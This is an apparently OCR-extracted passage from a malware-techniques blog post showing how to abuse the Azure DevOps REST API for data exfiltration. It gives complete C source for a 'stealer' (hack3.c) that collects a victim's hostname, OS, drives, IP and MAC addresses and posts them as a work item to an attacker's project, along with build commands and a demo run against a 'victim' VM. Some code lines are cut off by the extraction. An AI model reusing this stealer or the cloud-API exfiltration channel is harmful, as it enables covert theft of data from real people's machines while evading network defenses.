
```
x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sectio
```



Then, run in the victim's machine (in my case `Windows 10/11` VM):

```
.\hack.exe
```





As you can see, everything is worked as expected!

practical example 2[Permalink]

Let’s update our logic: creating a work item with a title. Since an attacker want push data from victim’s host instead of pulling. Azure DevOps supports creating work items via REST API.

We can send a JSON PATCH request to:

```
 POST /ORG/PROJECT/_apis/wit/workitems/$Task?api-version=7.1
Content-Type: application/json-patch+json
```

Here’s a minimal PoC that sets only the `System.Title`, based on Microsoft documentation (`hack2.c`):

```
 /*
 * hack2.c
 * Azure DevOps REST API
 * create work item
 * helper function for stealer
 * author @cocomelonc
 */
#include <stdio.h>
#include <windows.h>
#include <winhttp.h>

int main() {
  HINTERNET hSession, hConnect, hRequest;
  DWORD bytesRead;
  char buffer[8192];

  // headers
  const wchar_t *authHeader = L"Authorization: Basic Ojl...FBQUFBQVNBWkRPT2NBQQ==\r\n";
  const wchar_t *contentHeader = L"Content-Type: application/json-patch+json\r\n";
  const wchar_t *acceptHeader = L"Accept: application/json\r\n";

  // JSON patch for patch operations (PATCH)
  const char *postData = "[{\"op\":\"add\",\"path\":\"/fields/System.Title\",\"from\":null,\"value\":\"meow\"}]"

  hSession = WinHttpOpen(L"UserAgent", WINHTTP_ACCESS_TYPE_DEFAULT_PROXY,
              WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PROXY_BYPASS, 0);

  hConnect = WinHttpConnect(hSession, L"dev.azure.com", INTERNET_DEFAULT_HTTPS_PORT, 0);

  hRequest = WinHttpOpenRequest(
    hConnect,
    L"POST",
    L"/cocomelonkz/hack1/_apis/wit/workitems/$Task?api-version=7.1",
    NULL, WINHTTP_NO_REFERER,
```


```
    WINHTTP_DEFAULT_ACCEPT_TYPES,
    WINHTTP_FLAG_SECURE
  );

  WinHttpAddRequestHeaders(hRequest, authHeader, -1L, WINHTTP_ADDREQ_FLAG_ADD);
  WinHttpAddRequestHeaders(hRequest, contentHeader, -1L, WINHTTP_ADDREQ_FLAG_ADD);
  WinHttpAddRequestHeaders(hRequest, acceptHeader, -1L, WINHTTP_ADDREQ_FLAG_ADD);

  WinHttpSendRequest(hRequest,
             WINHTTP_NO_ADDITIONAL_HEADERS, 0,
             (LPVOID)postData, strlen(postData),
             strlen(postData), 0);

  WinHttpReceiveResponse(hRequest, NULL);

  while (WinHttpReadData(hRequest, buffer, sizeof(buffer) - 1, &bytesRead) && bytesRead > 0) {
    buffer[bytesRead] = '\0';
    printf("%s", buffer);
  }

  WinHttpCloseHandle(hRequest);
  WinHttpCloseHandle(hConnect);
  WinHttpCloseHandle(hSession);

  return 0;
}
```

Don’t forget to replace with your own `base64` -encoded token.

demo 2[Permalink]


Compile second example:


```
x86_64-w64-mingw32-g++ hack2.c -o hack2.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sect
```




Then, run on the victim's host:

```
.\hack2.exe
```





Now our PoC creates an artifact in the cloud:



practical example 3: stealer[Permalink]

Here we'll simulate a scenario where system information is sent to Azure DevOps like before: Github API, VirusTotal or Telegram.

The full source code is looks like this `hack3.c` :

```
/*
* hack3.c
* Azure DevOps REST API stealer
* author @cocomelonc
*/
#include <windows.h>
#include <winhttp.h>
#include <wincrypt.h>
#include <iphlpapi.h>
#include <stdio.h>

#pragma comment(lib, "winhttp.lib")
#pragma comment(lib, "iphlpapi.lib")
#pragma comment(lib, "crypt32.lib")

int sendToAzure(const char* project, const char* pat, const char* title, const char* description) {
  HINTERNET hSession, hConnect, hRequest;
  char authHeader[512];
  char jsonBody[10000];

  DWORD bytesRead;
  char buffer[8192];

  // construct json body
  snprintf(jsonBody, sizeof(jsonBody),
    "[{\"op\":\"add\",\"path\":\"/fields/System.Title\",\"value\":\"%s\"},"
    "{\"op\":\"add\",\"path\":\"/fields/System.Description\",\"value\":\"%s\"}]",
```

```
  title, description);

// encode PAT to base64 (PAT without username
// for Azure DevOps ":PAT")
char patAuth[256];
snprintf(patAuth, sizeof(patAuth), ":%s", pat);

DWORD patLen = lstrlenA(patAuth);
DWORD base64Len = 0;
if (!CryptBinaryToStringA((BYTE*)patAuth, patLen, CRYPT_STRING_BASE64 | CRYPT_STRING_NOCRLF, NULL, &base64Len)
  fprintf(stderr, "Base64 length error\n");
  return 1;
}
char patBase64[256];
if (!CryptBinaryToStringA((BYTE*)patAuth, patLen, CRYPT_STRING_BASE64 | CRYPT_STRING_NOCRLF, patBase64, &base6
  fprintf(stderr, "Base64 encode error\n");
  return 1;
}

snprintf(authHeader, sizeof(authHeader), "Authorization: Basic %s", patBase64);

// printf("%s\n", authHeader);

hSession = WinHttpOpen(L"Agent", WINHTTP_ACCESS_TYPE_DEFAULT_PROXY, WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PROXY_BY
hConnect = WinHttpConnect(hSession, L"dev.azure.com", INTERNET_DEFAULT_HTTPS_PORT, 0);

char path[512];
snprintf(path, sizeof(path), "/cocomelonkz/%s/_apis/wit/workitems/$Task?api-version=7.1", project);

wchar_t wpath[512];
MultiByteToWideChar(CP_ACP, 0, path, -1, wpath, 512);

hRequest = WinHttpOpenRequest(hConnect, L"POST", wpath, NULL, WINHTTP_NO_REFERER, WINHTTP_DEFAULT_ACCEPT_TYPES

wchar_t wauthHeader[512];
wchar_t wctypeHeader[] = L"Content-Type: application/json-patch+json";
MultiByteToWideChar(CP_ACP, 0, authHeader, -1, wauthHeader, 512);

WinHttpAddRequestHeaders(hRequest, wauthHeader, -1, WINHTTP_ADDREQ_FLAG_ADD);
WinHttpAddRequestHeaders(hRequest, wctypeHeader, -1, WINHTTP_ADDREQ_FLAG_ADD);

WinHttpSendRequest(hRequest, WINHTTP_NO_ADDITIONAL_HEADERS, 0, (LPVOID)jsonBody, strlen(jsonBody), strlen(jso
WinHttpReceiveResponse(hRequest, NULL);

// get response (checking)
WinHttpReceiveResponse(hRequest, NULL);
```

```
  while (WinHttpReadData(hRequest, buffer, sizeof(buffer) - 1, &bytesRead) && bytesRead > 0) {
    buffer[bytesRead] = '\0';
    printf("%s", buffer);
  }
  WinHttpCloseHandle(hRequest);
  WinHttpCloseHandle(hConnect);
  WinHttpCloseHandle(hSession);

  return 0;
}

int main() {
  char systemInfo[4096];

  CHAR hostName[MAX_COMPUTERNAME_LENGTH + 1];
  DWORD size = sizeof(hostName) / sizeof(hostName[0]);
  GetComputerNameA(hostName, &size);

  OSVERSIONINFO osVersion;
  osVersion.dwOSVersionInfoSize = sizeof(OSVERSIONINFO);
  GetVersionEx(&osVersion);

  SYSTEM_INFO sysInfo;
  GetSystemInfo(&sysInfo);

  DWORD drives = GetLogicalDrives();

  IP_ADAPTER_INFO adapterInfo[16];
  DWORD adapterInfoSize = sizeof(adapterInfo);
  GetAdaptersInfo(adapterInfo, &adapterInfoSize);

  snprintf(systemInfo, sizeof(systemInfo),
    "Host Name: %s\n"
    "OS Version: %d.%d.%d\n"
    "Processor Architecture: %d\n"
    "Number of Processors: %d\n"
    "Logical Drives: %X\n",
    hostName,
    osVersion.dwMajorVersion, osVersion.dwMinorVersion, osVersion.dwBuildNumber,
    sysInfo.wProcessorArchitecture,
    sysInfo.dwNumberOfProcessors,
    drives);

  for (PIP_ADAPTER_INFO adapter = adapterInfo; adapter != NULL; adapter = adapter->Next) {
    snprintf(systemInfo + strlen(systemInfo), sizeof(systemInfo) - strlen(systemInfo),
      "Adapter Name: %s\n"
      "IP Address: %s\n"
```

```
      "Subnet Mask: %s\n"
      "MAC Address: %02X-%02X-%02X-%02X-%02X-%02X\n\n",
      adapter->AdapterName,
      adapter->IpAddressList.IpAddress.String,
      adapter->IpAddressList.IpMask.String,
      adapter->Address[0], adapter->Address[1], adapter->Address[2],
      adapter->Address[3], adapter->Address[4], adapter->Address[5]);
  }

  sendToAzure("hack1", "9...CAAAAAAAAAAAAASAZDOOcAA", "meow2", systemInfo);
  return 0;
}
```

As you can see, this source code is pretty similar my Github, Telegram and VirusTotal scenarios.

demo 3[Permalink]


Compile stealer example:


```
x86_64-w64-mingw32-g++ hack3.c -o hack3.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sect
```

```
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2025-08-11-malware-tr
ick-49$ x86_64-w64-mingw32-g++ hack2.c -o hack2.exe -I/usr/share/min
gw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-st
rings -fno-exceptions -fmerge-all-constants -static-libstdc++ -stati
c-libgcc -fpermissive -lwinhttp
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2025-08-11-malware-tr
ick-49$ ls -lht
total 92K
-rwxrwxr-x 1 cocomelonc cocomelonc  41K Aug 11 20:13 hack2.exe
-rw-rw-r-- 1 cocomelonc cocomelonc 2.0K Aug 11 20:12 hack2.c
-rwxrwxr-x 1 cocomelonc cocomelonc  40K Aug 11 16:21 hack.exe
-rw-rw-r-- 1 cocomelonc cocomelonc 2.0K Aug 11 16:21 hack.c
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2025-08-11-malware-tr
ick-49$
```

Then, run on the victim's host:

```
.\hack3.exe
```


win11 on QEMU/KVM
File Virtual Machine View Send Key
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Try the new cross-platform PowerShell https://aka.ms/pscore6
PS C:\Users\user> cd Z:\2025-08-11-malware-trick-49\
PS Z:\2025-08-11-malware-trick-49>
PS Z:\2025-08-11-malware-trick-49> .\hack3.exe
{"id":3,"rev":1,"fields":{"System.AreaPath":"hack1","System.TeamProject":"hack1","System.IterationPath":"hack1","System.WorkItemType":"Task","System.State":"To Do","System.Reason":"Added to backlog","System.CreatedDate":"2025-08-11T17:55:50.533Z","System.CreatedBy":{"displayName":"cocomelonkz","url":"https://spsprodneu1.vssps.visualstudio.com/A6fed2049-5246-4eff-a896-d84a7eaed348/_apis/Identities/ddf9e4dd-1369-698d-829d-0c8a045b3b15","_links":{"avatar":{"href":"https://dev.azure.com/cocomelonkz/_apis/GraphProfile/MemberAvatars/msa.ZGRmOWU0ZGQtMTM2OS03OThkLTgyOWQtMGM4YTA0NWIzYjE1"}},"id":"ddf9e4dd-1369-698d-829d-0c8a045b3b15","uniqueName":"cocomelonkz@gmail.com","imageUrl":"https://dev.azure.com/cocomelonkz/_apis/GraphProfile/MemberAvatars/msa.ZGRmOWU0ZGQtMTM2OS03OThkLTgyOWQtMGM4YTA0NWIzYjE1","descriptor":"msa.ZGRmOWU0ZGQtMTM2OS03OThkLTgyOWQtMGM4YTA0NWIzYjE1"},"System.ChangedDate":"2025-08-11T17:55:50.533Z","System.ChangedBy":{"displayName":"cocomelonkz","url":"https://spsprodneu1.vssps.visualstudio.com/A6fed2049-5246-4eff-a896-d84a7eaed348/_apis/Identities/ddf9e4dd-1369-698d-829d-0c8a045b3b15","_links":{"avatar":{"href":"https://dev.azure.com/cocomelonkz/_apis/GraphProfile/MemberAvatars/msa.ZGRmOWU0ZGQtMTM2OS03OThkLTgyOWQtMGM4YTA0NWIzYjE1"}},"id":"ddf9e4dd-1369-698d-829d-0c8a045b3b15","uniqueName":"cocomelonkz@gmail.com","imageUrl":"https://dev.azure.com/cocomelonkz/_apis/GraphProfile/MemberAvatars/msa.ZGRmOWU0ZGQtMTM2OS03OThkLTgyOWQtMGM4YTA0NWIzYjE1","descriptor":"msa.ZGRmOWU0ZGQtMTM2OS03OThkLTgyOWQtMGM4YTA0NWIzYjE1"},"System.CommentCount":0,"System.Title":"meow2","Microsoft.VSTS.Common.StateChangeDate":"2025-08-11T17:55:50.533Z","Microsoft.VSTS.Common.Priority":2,"System.Description":"Host Name: DESKTOP-MH5VADI\nOS Version: 6.2.9200\nProcessor Architecture: 9\nNumber of Processors: 2\nLogical Drives: 200000C\nAdapter Name: {8FC30601-9176-4694-9540-F0DEA85DBE3E}\nIP Address: 192.168.122.110\nSubnet Mask: 255.255.255.0\nMAC Address: 